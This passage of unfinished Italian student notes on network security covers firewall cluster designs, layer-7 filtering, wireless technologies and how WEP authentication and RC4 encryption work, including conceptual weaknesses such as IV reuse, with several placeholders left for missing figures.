In questo tipo di configurazione si ha un gateway che smista il traffico verso i due firewall. Il primary possiede un indirizzo virtuale (**VIP**) che quello che vedono le applicazioni dall'esterno. Il **backup solitamente inattivo**. Viene utilizzato un protocollo *heartbeat* per controllare lo stato del primary: quando quest'ultimo subisce un guasto l'indirizzo **VIP viene assegnato al server di backup**. In questo caso:

- Non c' load balancing
- Al momento del guasto cadono tutte le connessioni
- C' spreco di risorse perch una macchina non fa niente.

5.2.6 Multi-Primary multy path firewall cluster

La configurazione simile al caso precedente con la differenza che prima della coppia di firewall si ha un **load balancer** che distribuisce i flussi di traffico su entrambi i firewall. In questo caso:

- se un firewall si guasta cadono tutte le connessioni,
- **il problema della ridondanza si sposta sul load balancer.**

5.2.7 Multi-primary hash-based stateful firewall cluster

In questo caso:

- non abbiamo il load balancer
- ogni firewall ha un ID numerico e valuta una connessione secondo la tupla

$$T = IP_s, IP_d, Port_s, Port_d, Protocol$$

- per ogni tupla se

$$Hash(T) \bmod 2 == ID$$

allora filtra, altrimenti ignora

- in questo modo i firewall si distribuiscono il traffico autonomamente
- c'è bisogno comunque di un *heartbeat* per reagire alle situazioni di guasto.

INSERIRE multipriha

5.2.8 State replication

In tutte queste situazioni **quando un firewall si guasta si perdono le connessioni attive in quel momento**. Per evitare questa conseguenza fondamentale che quando una connessione cambia stato, il cambio sia notificato al server di backup. Si può fare secondo due politiche:

- **su base evento** (ad ogni cambio di stato)
- **update periodici**

Si ottengono, in relazione alle politiche performance diverse in termini di affidabilità, ma anche costi computazionali differenti.

INSERIRE staterep

5.3 L7 Filtering

Il filtraggio al livello 7 viene fatto se non è sufficiente utilizzare il numero di porta sorgente e destinazione per capire che tipo di traffico si sta analizzando. Un amministratore di rete può voler filtrare a livello 7 per **i seguenti motivi**

- Log e analisi del traffico: si vuole sapere che tipo di traffico passa per la vostra rete, in modo tale da poter dimensionare i link e gli apparati
- Traffic shaping: si vuole dare priorità ad alcuni flussi piuttosto che ad altri
- **Blocco di alcuni protocolli**: vogliamo evitare che alcuni tipi di traffico passino per la rete

Filtrare a livello 7 è molto difficile, esistono meccanismi interni ai protocolli che rendono difficile collegare connessioni diverse alla stessa connessione, protocolli che intenzionalmente offuscano il proprio tipo o protocolli cifrati. **Ogni filtro deve essere modellato sull'applicazione specifica e può avere una macchina a stati molto complessa.**

Elenchiamo le principali difficoltà che si incontrano nel filtering L7:

- Implementare macchine a stati complicate per filtrare gigabit di traffico computazionalmente molto pesante. È necessario avere macchine dedicate con potenza sufficiente.
- I protocolli. È possibile che da un giorno all'altro un filtro smetta di funzionare causando perdita di performance (falsi negativi) o blocco di connessioni legittime (falsi positivi).
- Un algoritmo di pattern matching implementato in software ha gli stessi problemi di sicurezza di altri applicativi di livello 7. Cosa che generalmente è più difficile per firewall di livello più basso.

COMPLETARE CON vulnerabilità note

Quando la banda a disposizione non è sufficiente o si aumenta la banda o si fa **traffic shaping**. Nel secondo caso si decide di rendere prioritari alcuni traffici piuttosto che altri. In questo modo si ha una **perdita di neutralità della rete di trasporto**. La perdita di neutralità viene spesso vista come un tentativo di censurare alcuni contenuti.

6 Wireless security

6.1 Panoramica

Modelli di **topologia di rete**:

- Modello infrastructure
- Modello ad-hoc

INSERIRE panor

Dove vi la **mancanza di limite geografico** implica che le informazioni possono essere *sniffate* pi facilmente. Inoltre si possono subire attacchi dall'esterno (richio per l'attaccante minimo).

Spostando il focus su reti wireless si ricorda che un **hotspot** un punto di accesso alla rete attraverso tecnologia wireless (802.11) in modalit infrastructure. Questa ha il **vantaggio** di abbattere i costi di gestione, poich **non si deve cablare** tutti gli host della rete. Introducono tuttavia diverse **problematiche di gestione** come la **limitazione del raggio** e la **gestione degli accessi**.

Descriviamo in breve **reti atipiche** rispetto alla norma.

- **Reti ad-hoc**: sono reti **spontanee** e auto-organizzanti. Possono essere reti allestite per ritrovi temporanei, interventi in situazione di emergenza, reti tattiche e militari, ambienti con mancanza di infrastruttura. Si utilizzano per coprire il **problema dell'ultimo miglio** e per coprire aree molto estese. Per problema dell'ultimo miglio intendiamo il calo di risorse del canale che si ha in una rete nella parte finale di attacco all'utente, ovvero la rete di accesso.
- **PAN: personal area network**: sono **reti di dimensioni ridotte** utilizzate per interconnettere apparati come stampanti, pc cellulari. Normalmente in modalit ad-hoc senza routing. La tecnologia pi evoluta lo standard bluetooth (ieee 802.15)

Per notizie sulla **legislazione** guardare slide 8 wireless security.

6.1.1 WiMax: 802.16

Un'altra tecnologia da introdurre quella **WiMax**, utilizzate per **sostituire le connessioni cablate** dalla centrale del gestore alle singole abitazioni (connettendo tra loro i hotspot 802.11). Gli standard di riferimento sono IEEE 802.16d del 2004, e IEEE 802.16e del 2005. Di seguito le caratteristiche più importanti di tale tecnologia:

- WiMax utilizza delle frequenze che **non sono in banda ISM**.
- Utilizza uno spettro di frequenze molto ampio (2-66 GHz) e permette collegamenti (teoricamente) fino a 74Mbps e può essere utilizzato anche su distanze molto grandi (chilometri).
- Offre controllo di qualità del servizio a livello MAC.
- Offre anche una modalità ad-hoc (mesh)

6.1.2 Bluetooth

Tecnologia utilizzata per allestire reti di piccole dimensioni utilizzate per connettere apparati.

- Frequenze: 2.4 GHz.
- Bitrate max: 720Kbps.
- Funziona normalmente in modalità ad-hoc.
- Distanze: tre categorie di potenza, dai 10 ai 100 metri.

Citiamo qui altre tecnologie come Hyperlan2: standard ETSI per reti locali wireless, con caratteristiche molto simili a 802.11 Reti cellulari: GSM, GPRS, UMTS . . .

6.2 802.11: Wifi

6.2.1 Introduzione

Riguardo la storia della tecnologia wifi guardare slide 13
Di seguito si elencano le caratteristiche dello **strato fisico**:

- Frequenze: 2.4 - 5 GHz.

- Bitrate: 11 - 108 (?) Mbps.
- Range: fino a 50m indoor, 300m outdoor senza linea di vista.
- Permette la mobilit.

I tipi di traffico gestito sono i seguenti:

- **Pacchetti di tipo management:** non trasportano dati ma vengono utilizzati dalle macchine per gestire il traffico dati (pacchetti associazione o deassociazione, di autenticazione o deautenticazione, beacon). **Non prevedono nessuna forma di cifratura o autenticazione**
- **Pacchetti di tipo control:** non trasportano dati ma sono utilizzati dalle macchine per gestire l'accesso al canale che avviene con politiche CSMA/CA. **Anche qui nessuna forma di autenticazione o cifratura.**
- **Pacchetti di tipo data:** trasportano contenuto informatico. **Possono essere cifrati e autenticati.**

6.2.2 WEP: Web Equivalent Privacy

Il WEP è un insieme di procedure introdotte in 802.11 **per garantire la privacy e sicurezza della comunicazione, oltre che il controllo degli accessi.** Lo scopo è quello di fornire un livello di sicurezza pari a quello di una rete wired tradizionale. **Le macchine che appartengono alla rete hanno tutte una chiave comune detta chiave WEP.** Alcune caratteristiche del protocollo

- prevede una **fase di autenticazione** in cui una nuova macchina dimostra di possedere la chiave WEP.
- ha un algoritmo di cifratura dei pacchetti di tipo **stream**
- Non sono previste autenticazione di pacchetti relative ad una singola macchina
- non esistono comunicazioni segrete tra due singole macchine.
- Non esiste un meccanismo di **refresh della chiave**

6.2.3 WEP: Autenticazione Shared Key

Vediamo nello specifico l'**autenticazione** che avviene tra un client e l'AP. Il client deve dimostrare di possedere la chiave WEP condivisa:

- Il client chiede di autenticarsi
- AP risponde con un **challenge text**
- Il client risponde con il **challenge text cifrato**.

INSERIRE aut

I pacchetti sono pacchetti di **management** quindi non sono ne autenticati ne cifrati, ne consegue che la procedura **molto veloce** e quindi pensata come procedura di handoff rapido anche tra pi AP. L'AP l'unico elemento che decide chi far entrare nella rete, ci comporta che la gestione degli accessi **tutta a carico dell'AP**. Nel caso di reti gestite da pi AP la gestione diviene molto complicata o del tutto statica. Il **Generic frame format** il seguente

INSERIRE framewep

Viene cifrato solo il campo di payload del pacchetto con un algoritmo di tipo stream. Gli algoritmi di tipo stream **cifrano il contenuto in chiaro bit per bit**.

1. A partire da un segreto si genera un vettore di dati pseudocasuali (**Keystream**)
2. Per rendere unico ogni pacchetto si aggiunge al segreto un vettore di inizializzazione, il **keystream** dipende dalla coppia (segreto,IV)
3. Si fa lo XOR logico tra il keystream e l'informazione che si vuole cifrare

Questo tipo di algoritmi molto facile e veloce da implementare. Importante specificare che **riutilizzare lo stesso IV significa ripetere due volte lo stesso keystream**. Se si conosce uno dei due pacchetti in chiaro si ricava anche il secondo. **Non utilizzare mai lo stesso keystream**.

INSERIRE stream

Entriamo nel dettaglio di una procedura di encryption con **RC4** (RC4 utilizza in 802.11b chiavi di 40 bit.):

1. Si concatena la chiave WEP con il IV per **generare il seed**
2. Il blocco **WEP PRNG** (pseudo random number generator) **genera un keystream a partire dal seed.**
3. sul plaintext si applica un algoritmo di **error detection** (CRC32). Il CRC concatenato al pacchetto in chiaro
4. Si fa lo XOR con la chiave
5. Si trasmette il pacchetto IV nell'header (non cifrato) e il payload cifrato.

INSERIRE enrsa

Per quanto riguarda la decriptazione abbiamo:

- Dal pacchetto si estrae IV e il payload cifrato
- Da IV e chiave WEP si ricrea il keystream.
- si fa lo XOR tra keystream e il payload ottenendo il payload in chiaro
- Si separa il payload dal CRC e si ricalcola il CRC per verificare l'integrit. Cifrare anche il CRC significa che l'attaccante, se conosce la chiave di cifratura, pu modificare il pacchetto ma non pu rendere coerente il CRC. Si fornisce dunque **integrit**

CAPIRE SE SI PARLA DELLA STESSA COSA O MENO.

L'autenticazione dei pacchetti non utilizza algoritmi a chiave pubblica e privata, ci deve essere un **segreto condiviso in precedenza e quindi un canale sicuro**. Non esistono inoltre controllo sull'unicit dei pacchetti, due pacchetti possono essere identici, inoltre non esiste un controllo di sequenza dei pacchetti, il valore IV viene deciso dagli apparati senza una politica definita. Un attaccante pu dunque replicare un pacchetto anche senza conoscerne il significato, saranno i protocolli a livello superiore a gestire i dati, accettandoli o rifiutandoli.

6.2.4 WEP: Uscita dalla rete

- Per deautenticare il client l'AP manda un messaggio di deautenticazione, e il client dovrà ripetere l'autenticazione
- Per deassociare un client, l'AP manda un messaggio di deassociazione, il client deve ripetere l'associazione.
- Se il client riceve un messaggio di deautenticazione quando ancora associato, deve ripetere entrambe le fasi.
- si utilizzano pacchetti di tipo management.

INSERIRE statemach

6.2.5 802.11: Accesso al canale, Hidden node problem

I client connessi alla LAN condividono lo stesso canale fisico con una politica **CSMA/CA**. Questo tipo di politica serve per la realizzazione dell'accesso multiplo, basato sul rilevamento della portante, in cui i nodi tentano di evitare a priori il verificarsi di collisioni. Il client può **prenotare il canale** per un periodo di tempo specifico, attraverso il campo *duration* nei pacchetti **ACK/RTS**. Il canale non sarà dunque utilizzabile da altri client in quel periodo di tempo.

Il protocollo **RTS/CTS** è stato introdotto per ovviare al problema dell'**Hidden node**, per quanto riguarda il protocollo CSMA. In un **modello infrastruttura** l'AP si comporta come **centro stella**: tutto il traffico inviato all'AP che lo ridirige ai client (compresi i pacchetti rts cts), mentre in un modello ad-hoc questi pacchetti sono scambiati direttamente tra gli host.

- Le performance di una rete wireless dipendono dal medium access control (**MAC**).
-

TERMINARE UNA VOLTA CAPITO